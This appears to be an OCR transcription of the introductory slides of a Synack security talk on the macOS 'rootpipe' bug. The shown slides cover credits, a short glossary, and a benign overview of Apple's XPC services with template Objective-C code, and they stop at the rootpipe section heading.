
Stick That In Your (root) Pipe & Smoke It



WHOIS


Synack

always looking for more experts!

"leverages the best combination of humans and technology to discover security vulnerabilities in our customers' web apps, mobile apps, and infrastructure endpoints"



@patrickwardle













OUTLINE

xpc, rootpipe, malware, patches & 0days :)












overview of XPC

the bug

in malware







patch(es)

patch bypass

Synack

Credits

haxOring is rarely an individual effort

uncovered rootpipe



Ian Beer



Emil Kvarnhammar

@emilkvarnhammar



Pedro Vilaça

@osxreverser

"Mac OS X & iOS Internals"
Jonathan Levin


Synack

Some Definitions

gotta make sure we're all on the same page ;)







implants		persistent malicious code
hooking		intercepting function calls
trojan		malicious code that masquerades as legitimate
injection		coercing a process to load a module
backdoor		remotely accessible means of providing secret control of device

Synack

OVERVIEW OF XPC

modern IPC on OS X






Synack

XPC

a simple IPC mechanism which can provide security & robustness

> *“There are two main reasons to use XPC: privilege separation and stability.” -apple.com*



sandboxed
'**XPC services**'



[privilege separation]

each XPC service has its own sandbox




[stability]

crashes in the XPC services don't affect the app


Synack

XPC IN OS X

used all over the place by Apple



frameworks



apps

```
$ find /System/Library/Frameworks -name \*.xpc
AddressBook.framework/Versions/A/XPCServices/com.apple.AddressBook.FaceTimeService.xpc
AddressBook.framework/Versions/A/XPCServices/com.apple.AddressBook.MapLauncher.xpc
...
WebKit.framework/Versions/A/XPCServices/com.apple.WebKit.Plugin.32.xpc
WebKit.framework/Versions/A/XPCServices/com.apple.WebKit.Plugin.64.xpc
WebKit.framework/Versions/A/XPCServices/com.apple.WebKit.WebContent.xpc


$ find /Applications -name \*.xpc
iPhoto.app/Contents/XPCServices/com.apple.PhotoApps.AVCHDConverter.xpc
iPhoto.app/Contents/XPCServices/com.apple.photostream-agent.VideoConversionService.xpc
Xcode.app/Contents/Developer/Toolchains/.../XPCServices/SourceKitService.xpc
Xcode.app/Contents/XPCServices/com.apple.dt.Xcode.Playground.xpc
...
```

frameworks and apps that use XPC

Synack

XPC

moving 'risky' code out-of-proc



'normal' app

download, unzip, & display

XPC'd app

display (uil)

XPC

separate procs.
w/ permissions

allow

deny

a 'download' XPC service

deny

deny

an 'unzip' XPC service

Synack

XPC Component Responsibilities

the app, comms, & xpc service

XPC'd app

XPC comms

XPC service



make connection

send requests (msgs)

listen

authenticate (optionally)


handle requests

PDF "Creating XPC Services" -apple.com


Synack

Adding an XPC Service


simply add a new target ('xpc service') in your app's project




target



creating the XPC service



embedded in app



compile

Synack

XPC Service Listener

how to listen for client connections

template code in main.m

```
int main(int argc, const char *argv[]) {

    //set up NSXPCListener for this service
    NSXPCListener *listener = [NSXPCListener serviceListener];

    //create/set delegate
    listener.delegate = [ServiceDelegate new];

    //resuming serviceListener to starts service
    [listener resume];

}

@implementation ServiceDelegate

//where NSXPCListener configures, accepts, & resumes incoming NSXPCConnection
-(BOOL)listener:(NSXPCListener *)listener shouldAcceptNewConnection:(NSXPCConnection*)newConnection {

    //configure the connection, by setting interface that the exported object implements
    newConnection.exportedInterface = [NSXPCInterface interfaceWithProtocol:@protocol(imgXPCServiceProtocol)];

    //set the object that the connection exports
    newConnection.exportedObject = [imgXPCService new];

    //resume connection
    [newConnection resume];

    //'YES' means connection accepted
    return YES;
}
```





listening & accepting XPC connection(s)


Synack

XPC Service Method

implement the desired logic

```
@interface imgXPCService : NSObject <imgXPCServiceProtocol>

@end


@implementation imgXPCService

//'remote' XPC method
-(void)downloadImage:(NSURL *)imageURL withReply:(void (^)(NSData *))reply
{
    //download image
    NSData* imageData = [[NSData alloc] initWithContentsOfURL:imageURL];

    //reply to app
    reply(imageData);
}
```






Synack

Connecting/Using the XPC Service

look up by name, set interface, and go!

XPC system will find service by name




```
//make connection
// ->note: 'com.synack.imgXPCService' is name of service
NSXPCConnection* connectionToService =
 [[NSXPCConnection alloc] initWithServiceName:@"com.synack.imgXPCService"];

//set interface (protocol)
connectionToService.remoteObjectInterface =
 [NSXPCInterface interfaceWithProtocol:@protocol(imgXPCServiceProtocol)];

//resume
[connectionToService resume];
@end
```

connect to xpc service


```
//invoke remote method
[[connectionToService remoteObjectProxy] downloadImage:@"http://synack.com/logo.png"
                                              withReply:^(NSData* imgData)
{
    //got downloaded image
    NSLog(@"got downloaded image (size: %#lx)", imgData.length);
}];
```

invoke 'remote' method(s)

Synack

ROOTPIPE

an xpc-based bug

